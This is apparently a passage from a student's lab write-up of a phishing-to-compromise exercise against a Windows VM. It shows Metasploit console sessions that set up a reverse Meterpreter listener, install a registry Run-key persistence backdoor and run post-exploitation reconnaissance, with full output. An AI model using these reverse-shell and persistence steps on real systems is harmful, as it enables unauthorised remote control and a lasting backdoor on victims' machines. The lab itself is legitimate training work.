
- MailHog: <https://youtu.be/Vv-T-XK5Wjl?si=37fP7tJX7-l0kiFF>


Using Gophish steps:

1. Run the downloaded MailHog.exe in your terminal



2. Make sure you're using your localhostIPAddress on port 8025, which will open a browser-based inbox.





Step 4: Setting up the listener

Using multi/handler module, as it's used to receive reverse shells. It will wait for an incoming connection. Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established.

```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444


```


- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST <YOUR_IP>

- set LPORT 4444
- exploit

When the victim downloads the payload, a Meterpreter session (e.g., session 1) will appear, indicating that you have access to the victim's command line.

Step 4: Windows (victim) machine downloading and running the payload as an administrator





This allows you to perform various post-exploitation techniques, After gaining access to the victim machine, I used **persistence** which is considered a post-exploitation technique as I wanted to ensure I could maintain access to the victim machine even after a reboot or shutdown. So, I performed a persistence backdoor, to make sure that the payload reconnects to my listener every time the victim system restarts. Allowing me to regain access without needing to exploit the system again and again.

```

kali [Running] - Oracle VirtualBox
msf6 exploit(windows/local/registry_persistence) >
msf6 exploit(windows/local/persistence_image_exec_options) >
msf6 exploit(linux/local/yum_package_manager_persistence) >
msf6 exploit(unix/local/at_persistence) >
msf6 exploit(linux/local/rc_local_persistence) >
msf6 exploit(linux/local/motd_persistence) >
msf6 exploit(windows/local/persistence) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set SESSION session 1
[-] The following options failed to validate: Value 'session 1' is not valid for option 'SESSION'.
SESSION =>
msf6 exploit(windows/local/persistence) > SESSION 1
[-] Unknown command: SESSION. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(windows/local/persistence) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/local/persistence) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set STARTUP_USER USER
STARTUP => USER
msf6 exploit(windows/local/persistence) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 exploit(windows/local/persistence) > run
[*] Running persistent module against DESKTOP-GM1SP92 via session ID: 1
[*] Persistent VBS script written on DESKTOP-GM1SP92 to C:\Users\vitct\AppData\Local\Temp\ZwUyCqPj.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Ymxfcsawb
[*] Installed autorun on DESKTOP-GM1SP92 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Ymxfcsawb
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/DESKTOP-GM1SP92_20250508.4044/DESKTOP-GM1SP92_20250508.4044.rc
msf6 exploit(windows/local/persistence) >

```

- use exploit/windows/local/persistence
- set SESSION 1
- set LHOST 192.168.56.102
- set LPORT 4444
- set PAYLOAD windows/meterpreter/reverse_tcp
- set STARTUP_USER USER
- run



```

msf6 exploit(windows/local/persistence) >
msf6 exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444

```

I made sure that the payload reconnects to my listener by setting up my listener again, so that once the system reboots, the backdoor can re-establish the Meterpreter session automatically.

Then we'll restart the Windows (victim) machine, for a Meterpreter session to be established.



```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.103:49723) at 2025-05-08 09:51:09 -0400
```

After the Meterpreter was established, I was able to perform other various post-exploitation techniques.

In my case, I gathered system information using commands like **sysinfo** to view OS details, **getuid** to identify the current user, **netstat -ano** to check active network connections and ports, **ipconfig** to receive IP configuration, and **ls** to explore the file system of the victim's machine.

```
kali [Running] - Oracle VM VirtualBox
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.103:49723) at 2025-05-08 09:51:09 -0400

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > sysinfo
Computer      : DESKTOP-GM1SP92
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

meterpreter > getuid
Server username: DESKTOP-GM1SP92\vitct

meterpreter > netstat -ano

Connection list
Shared by me

Proto Local address Remote address State User Inode PID/Program name
tcp 0.0.0.0:135 0.0.0.0:* LISTEN 0 0 828/svchost.exe
tcp 0.0.0.0:445 0.0.0.0:* LISTEN 0 0 4/System
tcp 0.0.0.0:5040 0.0.0.0:* LISTEN 0 0 900/svchost.exe
tcp 0.0.0.0:5357 0.0.0.0:* LISTEN 0 0 4/System
tcp 0.0.0.0:49664 0.0.0.0:* LISTEN 0 0 600/lsass.exe
tcp 0.0.0.0:49665 0.0.0.0:* LISTEN 0 0 500/wininit.exe
tcp 0.0.0.0:49666 0.0.0.0:* LISTEN 0 0 368/svchost.exe
tcp 0.0.0.0:49667 0.0.0.0:* LISTEN 0 0 272/svchost.exe
tcp 0.0.0.0:49668 0.0.0.0:* LISTEN 0 0 1768/spoolsv.exe
tcp 0.0.0.0:49669 0.0.0.0:* LISTEN 0 0 592/services.exe
tcp 0.0.0.0:49670 0.0.0.0:* LISTEN 0 0 1548/svchost.exe
tcp 192.168.1.5:139 0.0.0.0:* LISTEN 0 0 4/System
tcp 192.168.1.5:49709 20.199.120.85:443 ESTABLISHED 0 0 272/svchost.exe
tcp 192.168.1.5:49714 2.20.242.34:443 CLOSE_WAIT 0 0 6488/SearchApp.exe
tcp 192.168.1.5:49720 40.99.217.50:443 ESTABLISHED 0 0 6488/SearchApp.exe
tcp 192.168.1.5:49743 20.199.120.85:443 ESTABLISHED 0 0 272/svchost.exe
tcp 192.168.1.5:49785 52.168.112.67:443 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.1.5:49786 48.209.108.35:443 ESTABLISHED 0 0 2192/MsMpEng.exe
tcp 192.168.56.103:139 0.0.0.0:* LISTEN 0 0 4/System
tcp 192.168.56.103:49723 192.168.56.102:4444 ESTABLISHED 0 0 3596/REZljv8.exe
tcp 192.168.56.103:49780 192.168.56.102:9997 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.56.103:49781 192.168.56.102:9997 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.56.103:49782 192.168.56.102:9997 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.56.103:49784 192.168.56.102:9997 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.56.103:49787 192.168.56.102:9997 ESTABLISHED 0 0 2384/splunkd.exe
tcp6 :::135 :::* LISTEN 0 0 828/svchost.exe
```

```
kali [Running] - Oracle VirtualBox
File Actions Edit View Help
100666/rw-rw-rw- 25600    fil  2019-12-07 04:09:17 -0500  ztrace_maps.dll

meterpreter >
meterpreter > ipconfig

Interface 1
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e3:0f:8a
MTU        : 1500
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5e79:db05:f063:5a06
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 11
Name       : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:4e:4f:eb
MTU        : 1500
IPv4 Address : 192.168.1.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdc8:cc8:80b1:5c00:f539:3162:2aa1:2f8d
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fdc8:cc8:80b1:5c00:6499:a32c:7801:3a99
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::2ba7:9ef:4270:a802
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

```
kali [Running] - Oracle VirtualBox
File Actions Edit View Help
udp6  fe80::5e79:db05:f063:5a06:58802 :::* 0 0 1958/svchost.exe

meterpreter >
meterpreter > ls
Listing: C:\Windows\system32

Mode                Size           Type       Last modified          Name
-----
040777/rwxrwxrwx 0            dir        2019-12-07 04:49:24 -0500  0409
100666/rw-rw-rw- 2151         fil        2019-12-07 04:10:02 -0500  12520437.cpx
100666/rw-rw-rw- 2233         fil        2019-12-07 04:10:02 -0500  12520850.cpx
100666/rw-rw-rw- 232         fil        2019-12-07 04:09:21 -0500  @AppHelpToast.png
100666/rw-rw-rw- 308         fil        2019-12-07 04:09:21 -0500  @AudioToToastIcon.png
100666/rw-rw-rw- 330         fil        2019-12-07 04:09:26 -0500  @EnrollmentToToastIcon.png
100666/rw-rw-rw- 404         fil        2019-12-07 04:09:32 -0500  @VpnToToastIcon.png
100666/rw-rw-rw- 691         fil        2019-12-07 04:09:15 -0500  @WirelessDisplayToToast.png
100666/rw-rw-rw- 46080        fil        2025-04-25 00:25:57 -0400  APHostClient.dll
100777/rwxrwxrwx 22528        fil        2019-12-07 04:09:57 -0500  ARP.EXE
100666/rw-rw-rw- 376080        fil        2025-04-25 00:21:37 -0400  AUDIOKSE.dll
100666/rw-rw-rw- 352256        fil        2025-04-25 00:21:36 -0400  AarSvc.dll
100666/rw-rw-rw- 331264        fil        2025-04-25 00:22:38 -0400  AboveLockAppHost.dll
100666/rw-rw-rw- 2407424       fil        2023-12-03 21:47:32 -0500  AcGenral.dll
100666/rw-rw-rw- 384080        fil        2025-04-25 00:24:44 -0400  AcLayers.dll
100666/rw-rw-rw- 461824        fil        2023-12-03 21:47:32 -0500  AcSpecr.dll
100666/rw-rw-rw- 68608         fil        2023-12-03 21:47:32 -0500  AcWinRT.dll
100666/rw-rw-rw- 86528         fil        2023-12-03 21:47:32 -0500  AcXtrnal.dll
100666/rw-rw-rw- 342528        fil        2025-04-25 00:25:57 -0400  AccountsRt.dll
100666/rw-rw-rw- 255488        fil        2025-04-25 00:22:35 -0400  ActionCenter.dll
100666/rw-rw-rw- 125952        fil        2025-04-25 00:22:35 -0400  ActionCenterCPL.dll
100666/rw-rw-rw- 43008         fil        2025-04-25 00:21:59 -0400  ActivationClient.dll
100666/rw-rw-rw- 656896        fil        2025-04-25 00:22:00 -0400  ActivationManager.dll
100666/rw-rw-rw- 1423360       fil        2025-04-25 00:25:57 -0400  ActiveSyncProvider.dll
100666/rw-rw-rw- 42496         fil        2025-04-25 00:21:57 -0400  AdaptiveCards.dll
100666/rw-rw-rw- 53248         fil        2019-12-07 04:09:18 -0500  AddressParser.dll
040777/rwxrwxrwx 0            dir        2023-12-03 21:52:41 -0500  AdvancedInstallers
100666/rw-rw-rw- 17920         fil        2019-12-07 04:10:05 -0500  AnalogCommonProxyStub.dll
100666/rw-rw-rw- 84480         fil        2025-04-25 00:21:58 -0400  ApiSetHost.AppExecutionAlias.dll
100666/rw-rw-rw- 771328        fil        2025-04-25 00:21:57 -0400  AppContracts.dll
100666/rw-rw-rw- 135680        fil        2025-04-25 00:21:57 -0400  AppExtension.dll
100666/rw-rw-rw- 38400         fil        2025-04-25 00:22:23 -0400  AppInstallerPrompt.Desktop.dll
040777/rwxrwxrwx 0            dir        2019-12-07 04:14:52 -0500  AppLocker
100666/rw-rw-rw- 272896        fil        2025-04-25 00:22:24 -0400  AppLockerCSP.dll
100666/rw-rw-rw- 470096        fil        2025-04-25 00:22:23 -0400  AppResolver.dll
100666/rw-rw-rw- 790408        fil        2025-04-25 00:22:10 -0400  AppxDeploymentClient.dll
100666/rw-rw-rw- 29666         fil        2023-12-03 21:46:57 -0500  Apphlpdm.dll
100666/rw-rw-rw- 114688        fil        2025-04-25 00:22:08 -0400  AppointmentActivation.dll
100666/rw-rw-rw- 650752        fil        2025-04-25 00:22:07 -0400  AppointmentApis.dll
100666/rw-rw-rw- 296456        fil        2025-04-25 00:21:55 -0400  AppxAllUserStore.dll
100666/rw-rw-rw- 205696        fil        2025-04-25 00:21:50 -0400  AppxApplicabilityEngine.dll
100666/rw-rw-rw- 1661928       fil        2025-04-25 00:22:10 -0400  AppxPackaging.dll
100666/rw-rw-rw- 3232         fil        2019-12-07 04:09:15 -0500  AppxProvisioning.xml
100666/rw-rw-rw- 263680        fil        2025-04-25 00:22:10 -0400  AppxSip.dll
```